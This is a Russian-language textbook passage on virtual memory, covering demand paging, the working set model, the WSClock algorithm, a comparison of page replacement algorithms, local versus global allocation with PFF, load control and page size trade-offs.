При использовании замещения страниц в простейшей форме процессы начинают свою работу, не имея в памяти вообще никаких страниц. Как только центральный процессор попытается извлечь первую команду, он получает ошибку отсутствия страницы, заставляющую операционную систему ввести в память страницу, содержащую первую команду. Обычно вскоре за этим следуют ошибки отсутствия страниц с глобальными переменными и стеком. Через некоторое время процесс располагает большинством необходимых ему страниц и приступает к работе, сталкиваясь с ошибками отсутствия страниц относительно редко. Эта стратегия называется **замещением страниц по требованию** (demand paging), поскольку страницы загружаются только по мере надобности, а не заранее.

Разумеется, нетрудно написать тестовую программу, систематически читающую все страницы в огромном адресном пространстве, вызывая при этом такое количество ошибок отсутствия страниц, что для их обработки не хватит памяти. К счастью, большинство процессов так не работают. Они применяют **локальность обращений**, означающую, что в течение любой фазы выполнения процесс обращается только к относительно небольшой части своих страниц. К примеру, при каждом проходе многопроходного компилятора обращение идет только к части имеющихся страниц, причем всякий раз к иной.

Набор страниц, который процесс использует в данный момент, известен как **рабочий набор** (Denning, 1968*a*; Denning, 1980). Если в памяти находится весь рабочий набор, процесс будет работать, не вызывая многочисленных ошибок отсутствия страниц, пока

не перейдет к другой фазе выполнения (например, к следующему проходу компилятора). Если объем доступной памяти слишком мал для размещения всего рабочего набора, процесс вызовет множество ошибок отсутствия страниц и будет работать медленно, поскольку выполнение команды занимает всего несколько наносекунд, а считывание страницы с диска — обычно 10 мс. Если он будет выполнять одну или две команды за 10 мс, то завершение его работы займет целую вечность. О программе, вызывающей ошибку отсутствия страницы через каждые несколько команд, говорят, что она **пробуксовывает** (Denning, 1968*б*).

В многозадачных системах процессы довольно часто сбрасываются на диск (то есть все их страницы удаляются из памяти), чтобы дать возможность другим процессам воспользоваться своей очередью доступа к центральному процессору. Возникает вопрос: что делать, когда процесс возобновляет свою работу? С технической точки зрения ничего делать не нужно. Процесс просто будет вызывать ошибки отсутствия страниц до тех пор, пока не будет загружен его рабочий набор. Проблема в том, что наличие многочисленных ошибок отсутствия страниц при каждой загрузке процесса замедляет работу, а также вызывает пустую трату значительной части рабочего времени центрального процессора, поскольку на обработку операционной системой одной ошибки отсутствия страницы затрачивается несколько миллисекунд процессорного времени.

Поэтому многие системы замещения страниц пытаются отслеживать рабочий набор каждого процесса и обеспечивать его присутствие в памяти, перед тем как позволить процессу возобновить работу. Такой подход называется **моделью рабочего набора** (Denning, 1970). Он был разработан для существенного сокращения количества ошибок отсутствия страниц. Загрузка страниц *до того*, как процессу будет позволено возобновить работу, называется также **опережающей подкачкой страниц** (prepaging). Следует заметить, что со временем рабочий набор изменяется.

Давно подмечено, что большинство программ неравномерно обращается к своему адресному пространству: их обращения склонны группироваться на небольшом количестве страниц. Обращение к памяти может быть извлечением команды или данных или сохранением данных. В любой момент времени t существует некий набор, состоящий из всех страниц, используемый в k самых последних обращений к памяти. Этот набор, $w(k, t)$, и является рабочим набором. Так как все недавние обращения к памяти для $k > 1$ обязательно должны были обращаться ко всем страницам, использовавшимся для $(k = 1)$-го обращения к памяти, то есть к последней и, возможно, еще к некоторым страницам, $w(k, t)$ является монотонно неубывающей функцией от k. По мере роста значения k значение функции $w(k, t)$ достигает своего предела, поскольку программа не может обращаться к количеству страниц, превышающему по объему имеющееся адресное пространство, а каждая отдельно взятая страница будет использоваться лишь немногими программами. На рис. 3.17 показано, что размер рабочего набора является функцией от k.

Тот факт, что большинство программ произвольно обращается к небольшому количеству страниц, но со временем этот набор медленно изменяется, объясняет начальный быстрый взлет кривой графика, а затем, при больших значениях k, существенное замедление этого взлета. К примеру, программа, выполняющая цикл, при этом занимающая две страницы и использующая данные, расположенные на четырех страницах, может обращаться ко всем шести страницам каждые 1000 команд, но самые последние обращения к некоторым другим страницам могут состояться за 1 млн команд до этого, в процессе фазы инициализации. Благодаря такому асимптотическому поведению содержимое рабочего набора нечувствительно к выбранному значению k.




Рис. 3.17. Рабочий набор — это набор страниц, используемых при *k* самых последних обращений. Значение функции *w*(*k*, *t*) является размером рабочего набора в момент времени *t*

Иначе говоря, существует широкий диапазон значений *k*, для которого рабочий набор остается неизменным. Поскольку со временем рабочий набор изменяется медленно, появляется возможность выстроить разумные предположения о том, какие страницы понадобятся при возобновлении работы программы, основываясь на том, каков был ее рабочий набор при последней приостановке ее работы. Опережающая подкачка страниц как раз и заключается в загрузке этих страниц перед возобновлением процесса.

Для реализации модели рабочего набора необходимо, чтобы операционная система отслеживала, какие именно страницы входят в рабочий набор. При наличии такой информации тут же напрашивается возможный алгоритм замещения страниц: при возникновении ошибки отсутствия страницы нужно выселить ту страницу, которая не относится к рабочему набору. Для реализации подобного алгоритма нам необходим четкий способ определения того, какие именно страницы относятся к рабочему набору. По определению рабочий набор — это набор страниц, используемых в *k* самых последних обращений (некоторые авторы используют термин «*k* самых последних страничных обращений», но это дело вкуса). Для реализации любого алгоритма рабочего набора некоторые значения *k* должны быть выбраны заранее. Затем после каждого обращения к памяти однозначно определяется и набор страниц, используемый при самых последних *k* обращениях к памяти.

Разумеется, это определение рабочего набора не означает наличия эффективного способа его вычисления в процессе выполнения программы. Можно представить себе регистр со сдвигом, имеющий длину *k*, в котором при каждом обращении к памяти его содержимое сдвигается влево на одну позицию и справа вставляется номер страницы, к которой было самое последнее обращение. Набор из всех *k* номеров страниц в регистре со сдвигом и будет представлять собой рабочий набор. Теоретически при возникновении ошибки отсутствия страницы содержимое регистра со сдвигом может быть считано и отсортировано. Затем могут быть удалены продублированные страницы. В результате должен получиться рабочий набор. Но обслуживание регистра со сдвигом и обработка его содержимого при возникновении ошибки отсутствия страницы окажется недопустимо затратным делом, поэтому эта технология никогда не используется.

Вместо нее используются различные приближения. Одно из часто используемых приближений сводится к отказу от идеи вычисления *k* обращений к памяти и использованию вместо этого времени выполнения. Например, вместо определения рабочего набора в качестве страниц, использовавшихся в течение предыдущих 10 млн обращений к па-

мяти, мы можем определить его как набор страниц, используемых в течение последних 100 мс времени выполнения. На практике с таким определением работать гораздо лучше и проще. Следует заметить, что для каждого процесса вычисляется только его собственное время выполнения. Таким образом, если процесс запускается во время T и получает 40 мс времени центрального процессора за время T + 100 мс, то для определения рабочего набора берется время 40 мс. Интервал времени центрального процессора, реально занимаемый процессом с момента его запуска, часто называют **текущим виртуальным временем**. При этом приближении рабочим набором процесса является набор страниц, к которым он обращался в течение последних t секунд виртуального времени.

Теперь взглянем на алгоритм замещения страниц, основанный на рабочем наборе. Основной замысел состоит в том, чтобы найти страницу, не принадлежащую рабочему набору, и удалить ее из памяти. На рис. 3.18 показана часть таблицы страниц, используемой в некой машине. Поскольку в качестве кандидатов на выселение рассматриваются только страницы, находящиеся в памяти, страницы, в ней отсутствующие, этим алгоритмом игнорируются. Каждая запись состоит (как минимум) из двух ключевых элементов информации: времени (приблизительного) последнего использования страницы и бита R (Referenced — бита обращения). Пустыми белыми прямоугольниками обозначены другие поля, не нужные для этого алгоритма, например номер страничного блока, биты защиты и бит изменения — M (Modified).




Рис. 3.18. Алгоритм рабочего набора

Рассмотрим работу алгоритма. Предполагается, что аппаратура, как было рассмотрено ранее, устанавливает биты R и M. Также предполагается, что периодические прерывания от таймера запускают программу, очищающую бит обращения R. При каждой ошибке отсутствия страницы происходит сканирование таблицы страниц с целью найти страницу, пригодную для удаления.

При каждой обработке записи проверяется состояние бита R. Если его значение равно 1, текущее виртуальное время записывается в поле времени последнего исполь-

зования таблицы страниц, показывая, что страница была использована при возникновении ошибки отсутствия страницы. Если обращение к странице происходит в течение текущего такта времени, становится понятно, что она принадлежит рабочему набору и не является кандидатом на удаление (предполагается, что t охватывает несколько системных тактов).

Если значение R равно 0, значит, за текущий такт времени обращений к странице не было и она может быть кандидатом на удаление. Чтобы понять, должна ли она быть удалена или нет, вычисляется ее возраст (текущее виртуальное время за вычетом времени последнего использования), который сравнивается со значением t. Если возраст превышает значение t, то страница уже не относится к рабочему набору и заменяется новой страницей. Сканирование продолжается, и происходит обновление всех остальных записей.

Но если значение R равно 0, но возраст меньше или равен t, то страница все еще относится к рабочему набору. Страница временно избегает удаления, но страница с наибольшим возрастом (наименьшим значением времени последнего использования) берется на заметку. Если будет просканирована вся таблица страниц и не будет найдена страница — кандидат на удаление, значит, к рабочему набору относятся все страницы. В таком случае, если найдена одна и более страниц с $R = 0$, удаляется одна из них, имеющая наибольший возраст. В худшем случае в течение текущего такта было обращение ко всем страницам (и поэтому у всех страниц $R = 1$), поэтому для удаления одна из них выбирается случайным образом, при этом предпочтение отдается неизмененной странице, если таковая имеется.

3.4.9. Алгоритм WSClock

Базовый алгоритм рабочего набора слишком трудоемок, поскольку при возникновении ошибки отсутствия страницы для определения местонахождения подходящего кандидата на удаление необходимо просканировать всю таблицу страниц. Усовершенствованный алгоритм, основанный на алгоритме «часы», но также использующий информацию о рабочем наборе, называется **WSClock** (Carr and Hennessey, 1981). Благодаря простоте реализации и хорошей производительности он довольно широко используется на практике.

Необходимая структура данных сводится к циклическому списку страничных блоков, как в алгоритме «часы» и как показано на рис. 3.19, *а*. Изначально этот список пуст. При загрузке первой страницы она добавляется к списку. По мере загрузки следующих страниц они попадают в список, формируя замкнутое кольцо. В каждой записи содержится поле *времени последнего использования* из базового алгоритма рабочего набора, а также бит R (показанный на рисунке) и бит M (не показанный на рисунке).

Как и в алгоритме «часы», при каждой ошибке отсутствия страницы сначала проверяется страница, на которую указывает стрелка. Если бит R установлен в 1, значит, страница была использована в течение текущего такта, поэтому она не является идеальным кандидатом на удаление. Затем бит R устанавливается в 0, стрелка перемещается на следующую страницу, и алгоритм повторяется уже для нее. Состояние, получившееся после этой последовательности событий, показано на рис. 3.19, *б*.

Теперь посмотрим, что получится, если у страницы, на которую указывает стрелка, бит $R = 0$ (рис. 3.19, *в*). Если ее возраст превышает значение t и страница не изме-




Рис. 3.19. Работа алгоритма WSClock: *а* и *б* — пример того, что происходит, когда $R = 1$; *в* и *г* — пример того, что происходит, когда $R = 0$

нена, она не относится к рабочему набору и ее точная копия присутствует на диске. Тогда страничный блок просто истребуется и в него помещается новая страница (рис. 3.19, *г*). Но если страница изменена, ее блок не может быть тотчас же истребован, поскольку на диске нет ее точной копии. Чтобы избежать переключения процесса, запись на диск планируется, а стрелка перемещается дальше и алгоритм продолжает свою работу на следующей странице. В конце концов должна попасться старая, неизмененная страница, которой можно будет тут же и воспользоваться.

В принципе, за один оборот часовой стрелки может быть запланирована операция дискового ввода-вывода для всех страниц. Для уменьшения потока обмена данными

с диском может быть установлен лимит, позволяющий сбрасывать на диск максимум *n* страниц. По достижении этого лимита новые записи на диск планироваться уже не должны.

А что делать, если стрелка пройдет полный круг и вернется в начальную позицию? Тогда следует рассмотреть два варианта.

1. Была запланирована хотя бы одна запись на диск.
2. Не было запланировано ни одной записи на диск.

В первом случае стрелка просто продолжит движение, выискивая неизмененную страницу. Поскольку была запланирована одна или более записей на диск, со временем одна из записей завершится, и задействованная в ней страница будет помечена неизмененной. Первая же неизмененная страница и будет удалена. Эта страница не обязательно должна быть первой запланированной, поскольку драйвер диска может изменить порядок записи, чтобы оптимизировать производительность его работы.

Во втором случае все страницы относятся к рабочему набору, иначе должна была быть запланирована хотя бы одна запись. При недостатке дополнительной информации простейшее, что можно сделать, — истребовать любую неизмененную страницу и воспользоваться ею. Расположение неизмененной страницы может быть отслежено в процессе оборота стрелки. Если неизмененных страниц не имеется, то в качестве жертвы выбирается текущая страница, которая и сбрасывается на диск.

3.4.10. Краткая сравнительная характеристика алгоритмов замещения страниц

Только что мы рассмотрели несколько различных алгоритмов замещения страниц. В этом разделе дадим им краткую сравнительную характеристику. Список рассмотренных алгоритмов представлен в табл. 3.2.

Таблица 3.2. Список рассмотренных алгоритмов замещения страниц

Алгоритм	Особенности
Оптимальный	Не может быть реализован, но полезен в качестве оценочного критерия
NRU (Not Recently Used) — алгоритм исключения недавно использовавшейся страницы	Является довольно грубым приближением к алгоритму LRU
FIFO (First In, First Out) — алгоритм «первой пришла, первой и ушла»	Может выгрузить важные страницы
Алгоритм «второй шанс»	Является существенным усовершенствованием алгоритма FIFO
Алгоритм «часы»	Вполне реализуемый алгоритм
LRU (Least Recently Used) — алгоритм замещения наименее востребованной страницы	Очень хороший, но труднореализуемый во всех тонкостях алгоритм
NFU (Not Frequently Used) — алгоритм нечастого востребования	Является довольно грубым приближением к алгоритму LRU
Алгоритм старения	Вполне эффективный алгоритм, являющийся неплохим приближением к алгоритму LRU
Алгоритм рабочего набора	Весьма затратный для реализации алгоритм
WSClock	Вполне эффективный алгоритм

Оптимальный алгоритм удаляет страницу с самым отдаленным предстоящим обращением. К сожалению, у нас нет способа определения, какая это будет страница, поэтому на практике этот алгоритм использоваться не может. Но он полезен в качестве оценочного критерия при рассмотрении других алгоритмов.

Алгоритм исключения недавно использованной страницы (NRU) делит страницы на четыре класса в зависимости от состояния битов *R* и *M*. Затем выбирает произвольную страницу из класса с самым низким номером. Этот алгоритм нетрудно реализовать, но он слишком примитивен. Есть более подходящие алгоритмы.

Алгоритм FIFO предполагает отслеживание порядка, в котором страницы были загружены в память, путем сохранения сведений об этих страницах в связанном списке. Это упрощает удаление самой старой страницы, но она-то как раз и может все еще использоваться, поэтому FIFO — неподходящий выбор.

Алгоритм «второй шанс» является модификацией алгоритма FIFO и перед удалением страницы проверяет, не используется ли она в данный момент. Если страница все еще используется, она остается в памяти. Эта модификация существенно повышает производительность. Алгоритм «часы» является простой разновидностью алгоритма «второй шанс». Он имеет такой же показатель производительности, но требует несколько меньшего времени на свое выполнение.

Алгоритм LRU превосходен во всех отношениях, но не может быть реализован без специального оборудования. Если такое оборудование недоступно, то он не может быть использован. Алгоритм NFU является грубой попыткой приблизиться к алгоритму LRU. Его нельзя признать удачным. А вот алгоритм старения — куда более удачное приближение к алгоритму LRU, которое к тому же может быть эффективно реализовано и считается хорошим выбором.

В двух последних алгоритмах используется рабочий набор. Алгоритм рабочего набора обеспечивает приемлемую производительность, но его реализация обходится слишком дорого. Алгоритм WSClock является вариантом, который не только обеспечивает неплохую производительность, но и может быть эффективно реализован.

В итоге наиболее приемлемыми алгоритмами являются алгоритм старения и алгоритм WSClock. Они основаны на LRU и рабочем наборе соответственно. Оба обеспечивают неплохую производительность страничной организации памяти и могут быть эффективно реализованы. Существует также ряд других хороших алгоритмов, но эти два, наверное, имеют наибольшее практическое значение.

3.5. Разработка систем страничной организации памяти

В предыдущих разделах мы объяснили, как работает страничная организация памяти, и дали описание нескольких основных алгоритмов замещения страниц. Но знания одних лишь базовых механизмов еще недостаточно. Для разработки работоспособной системы необходимо расширить свой кругозор. Это похоже на разницу между знанием порядка передвижения ладьи, коня, слона и других шахматных фигур и навыком хорошей игры. В следующих разделах мы рассмотрим другие вопросы, которым разработчики операционных систем должны уделять пристальное внимание, чтобы добиться хорошей производительности от системы страничной организации памяти.

3.5.1. Сравнительный анализ локальной и глобальной политики

В предыдущих разделах мы рассмотрели несколько алгоритмов выбора удаляемой страницы в случае возникновения ошибки отсутствия страницы.

Главный вопрос, связанный с этим выбором (который мы до сих пор тщательно обходили стороной): как должна быть распределена память между конкурирующими работоспособными процессами?

Посмотрите на рис. 3.20, *а*. На нем изображены три процесса: *A*, *B* и *C*, составляющие набор работоспособных процессов. Предположим, что процесс *A* сталкивается с ошибкой отсутствия страницы. Должен ли алгоритм замещения страниц попытаться найти наиболее давно использованную страницу, рассматривая лишь шесть страниц, выделенных на данный момент процессу *A*, или же он должен рассматривать все страницы, имеющиеся в памяти? Если он осуществляет поиск только среди страниц, принадлежащих процессу *A*, то страницей с наименьшим значением возраста будет *A5*, и мы получим ситуацию, показанную на рис. 3.20, *б*.




Рис. 3.20. Сравнение локального и глобального алгоритмов замещения страниц: *а* — исходная конфигурация; *б* — работа локального алгоритма замещения страниц; *в* — работа глобального алгоритма замещения страниц

В то же время, если страница с наименьшим значением возраста удаляется независимо от того, какому процессу она принадлежит, то будет выбрана страница *B3*, и мы получим ситуацию, показанную на рис. 3.20, *в*. Алгоритм, чья работа показана на рис. 3.20, *б*, называется **локальным** алгоритмом замещения страниц, а алгоритм, чья работа показана на рис. 3.20, *в*, называется **глобальным** алгоритмом замещения страниц. Локальный алгоритм хорошо подходит для выделения каждому процессу фиксированной доли памяти. При использовании глобальных алгоритмов страничные блоки распределяются среди работоспособных процессов в динамическом режиме. Поэтому со временем изменяется количество страничных блоков, выделенных каждому процессу.

В целом глобальные алгоритмы работают лучше, особенно когда размер рабочего набора может изменяться в течение жизненного цикла процесса. Если используется локальный алгоритм, а рабочий набор разрастается, то это приводит к пробуксовке даже при избытке свободных страничных блоков. Если рабочий набор сужается, локальные алгоритмы приводят к нерациональному использованию памяти. Если используется глобальный алгоритм, система должна постоянно принимать решение о том, сколько страничных блоков выделить каждому процессу. Одним из способов может стать отслеживание размера рабочего набора на основе показаний битов возраста, но не факт, что этот подход предотвратит пробуксовку. Рабочий набор может изменять свой размер за миллисекунды, в то время как весьма приблизительные показатели на основе битов возраста складываются за несколько тактов системных часов.

Другой подход заключается в использовании алгоритма выделения процессам страничных блоков. Один из способов заключается в периодическом определении количества работающих процессов и выделении каждому процессу равной доли. Таким образом, при наличии 12 416 доступных (то есть не принадлежащих операционной системе) страничных блоков и 10 процессов каждый процесс получает 1241 страничный блок. Оставшиеся шесть блоков переходят в резерв для использования в случае возникновения ошибки отсутствия страницы.

Хотя этот метод может показаться справедливым, едва ли есть смысл предоставлять одинаковые доли памяти процессу в 10 Кбайт и процессу в 300 Кбайт. Вместо этого страницы должны быть распределены пропорционально общему размеру каждого процесса, чтобы процессу в 300 Кбайт было выделено в 30 раз больше блоков, чем процессу в 10 Кбайт. Наверное, разумно будет дать каждому процессу какое-то минимальное количество, чтобы он мог запуститься независимо от того, насколько малым он будет. К примеру, на некоторых машинах одиночная двухоперандная команда может нуждаться не менее чем в шести страницах, потому что на границах страниц может оказаться все: сама команда, операнд-источник и операнд-приемник. При выделении всего лишь пяти страниц программа, содержащая подобные команды, вообще не сможет выполняться.

При использовании глобального алгоритма может появиться возможность запускать каждый процесс с некоторым количеством страниц пропорционально размеру процесса, но как только процессы будут запущены, распределение должно динамически обновляться. Одним из способов управления распределением является использование алгоритма **частоты возникновения ошибки отсутствия страницы** (Page Fault Frequency **(PFF))**. Он подсказывает, когда нужно увеличивать или уменьшать количество выделенных процессу страниц, но ничего не говорит о том, какую страницу следует удалить в случае возникновения ошибки. Он всего лишь контролирует размер выделенного набора.

Ранее уже говорилось, что для большого класса алгоритмов замещения страниц, включая LRU, известно, что чем больше выделено страниц, тем меньше уровень ошибок. Данное предположение положено в основу алгоритма PFF. Это свойство проиллюстрировано на рис. 3.21.

Измерение уровня ошибок отсутствия страниц осуществляется простым подсчетом количества ошибок в секунду, можно также взять скользящее среднее за несколько прошедших секунд. Одним из простых методов осуществления подобного измерения является прибавление количества ошибок отсутствия страниц в течение только что прошедшей секунды к текущему значению скользящего среднего и деление результата на два. Пунктирная линия, обозначенная буквой A, соответствует неприемлемо высокому




Рис. 3.21. Уровень ошибок как функция от количества выделенных страничных блоков

уровню ошибок отсутствия страницы, поэтому, чтобы снизить этот уровень, процесс, в котором происходят ошибки, получает больше страничных блоков. Пунктирная линия, обозначенная буквой B, соответствует слишком низкому уровню ошибок отсутствия страницы, который позволяет предположить, что процессу выделено чрезмерно много памяти. В этом случае страничные блоки у него могут быть отобраны. Таким образом алгоритм PFF пытается сохранить для каждого процесса уровень подкачки страниц в пределах приемлемых границ.

Важно отметить, что некоторые алгоритмы замещения страниц могут работать как с локальной, так и с глобальной политикой замещения. Например, FIFO может заменять самые старые страницы во всем пространстве памяти (глобальный алгоритм) или самые старые страницы, принадлежащие текущему процессу (локальный алгоритм). Точно так же алгоритм LRU или приближения к его реализации могут заменять наиболее давно использованную страницу во всей памяти (глобальный алгоритм) или наиболее давно использованную страницу, принадлежащую текущему процессу (локальный алгоритм). В некоторых случаях выбор локальной, а не глобальной стратегии не зависит от алгоритма.

В то же время для других алгоритмов замещения страниц имеет смысл только локальная стратегия. В частности, алгоритмы рабочего набора и WSClock обращаются к некоторым конкретным процессам и должны применяться в этом контексте. По сути, не существует рабочего набора для всей машины, и при попытке воспользоваться объединением всех рабочих наборов алгоритм утратит свойство локальности и не сможет работать эффективно.

3.5.2. Управление загрузкой

Даже при самом лучшем алгоритме замещения страниц и оптимальной системе распределения страничных блоков между процессами система может пробуксовывать. Фактически когда сумма рабочих наборов всех процессов превышает объем памяти, можно ожидать пробуксовки. Одним из симптомов такой ситуации является показание алгоритма PFF, свидетельствующее о том, что некоторые процессы нуждаются в дополнительной памяти, но ни одному из процессов не нужен ее меньший объем. В таком случае нуждающимся процессам невозможно предоставить дополнительную память, не «ущемляя» другие процессы. Единственным реальным решением станет избавление от некоторых процессов.

Неплохим способом сокращения количества соревнующихся за обладание памятью процессов является сброс некоторых из них на диск и освобождение всех удерживавшихся ими страниц. Например, один процесс может быть сброшен на диск, а его страничные блоки — поделены между другими пробуксовывающими процессами. Если пробуксовка прекратится, то система некоторое время может проработать в таком состоянии. Если она не прекратится, потребуется сбросить на диск другой процесс и продолжать в том же духе, пока пробуксовка не прекратится. Таким образом, даже при страничной организации памяти свопинг может не утратить своей актуальности, только теперь он используется для сокращения потенциальной потребности в памяти, а не для повторного востребования страниц.

Свопинг процессов, призванный снизить нагрузку на память, напоминает двухуровневую диспетчеризацию, при которой часть процессов помещается на диск, а для распределения оставшихся процессов используется краткосрочный диспетчер. Понятно, что эти две идеи можно сочетать, выгружая достаточное количество процессов, чтобы достичь приемлемого уровня ошибок отсутствия страницы. Периодически какие-то процессы загружаются с диска, а какие-то выгружаются на него.

Еще одним фактором, требующим рассмотрения, является степень многозадачности. Когда в основной памяти находится слишком мало процессов, центральный процессор может весьма существенные периоды времени быть недогружен. С учетом этого при принятии решения о выгрузке процесса нужно принимать во внимание не только его размер и уровень подкачки страниц, но и его характеристики, например ограничен ли этот процесс скоростью вычислений или же он ограничен скоростью работы устройств ввода-вывода, и принимать во внимание те характеристики, которыми обладают остальные процессы.

3.5.3. Размер страницы

Размер страницы является тем параметром, который должен быть выбран операционной системой. Даже если аппаратура была разработана, к примеру, под страницы в 4096 байт, операционная система может запросто рассматривать пары страниц 0 и 1, 2 и 3, 4 и 5 и т. д. как страницы размером 8 Кбайт, всегда выделяя им два последовательных страничных блока размером 8192 байт.

Определение наилучшего размера страницы требует сохранения баланса между несколькими конкурирующими факторами. Таким образом, абсолютно оптимального решения не существует. Для начала возьмем два фактора, являющихся аргументами в пользу небольшого размера страницы. Произвольно взятые текст, данные или сегмент стека не заполнят целое число страниц. В среднем половина последней страницы останется незаполненной. Оставшееся пространство на этой странице тратится впустую. Эти потери называются **внутренней фрагментацией**. Если в памяти n сегментов, а размер страницы составляет p байт, то на внутреннюю фрагментацию будет потрачено впустую $np/2$ байт. Эти соображения являются аргументом в пользу небольшого размера страницы.

Другой аргумент в пользу небольшого размера страницы возникает при рассмотрении программы, состоящей из восьми последовательных этапов, каждый размером 4 Кбайт. При размере страницы 32 Кбайт программе всегда должно быть выделено 32 Кбайт. При странице размером 16 Кбайт ей потребуется только 16 Кбайт. А при размере страницы 4 Кбайт или меньше ей в любой момент времени потребуется только 4 Кбайт.

В общем, при большом размере страницы в памяти будет больше неиспользуемого пространства, чем при малом.

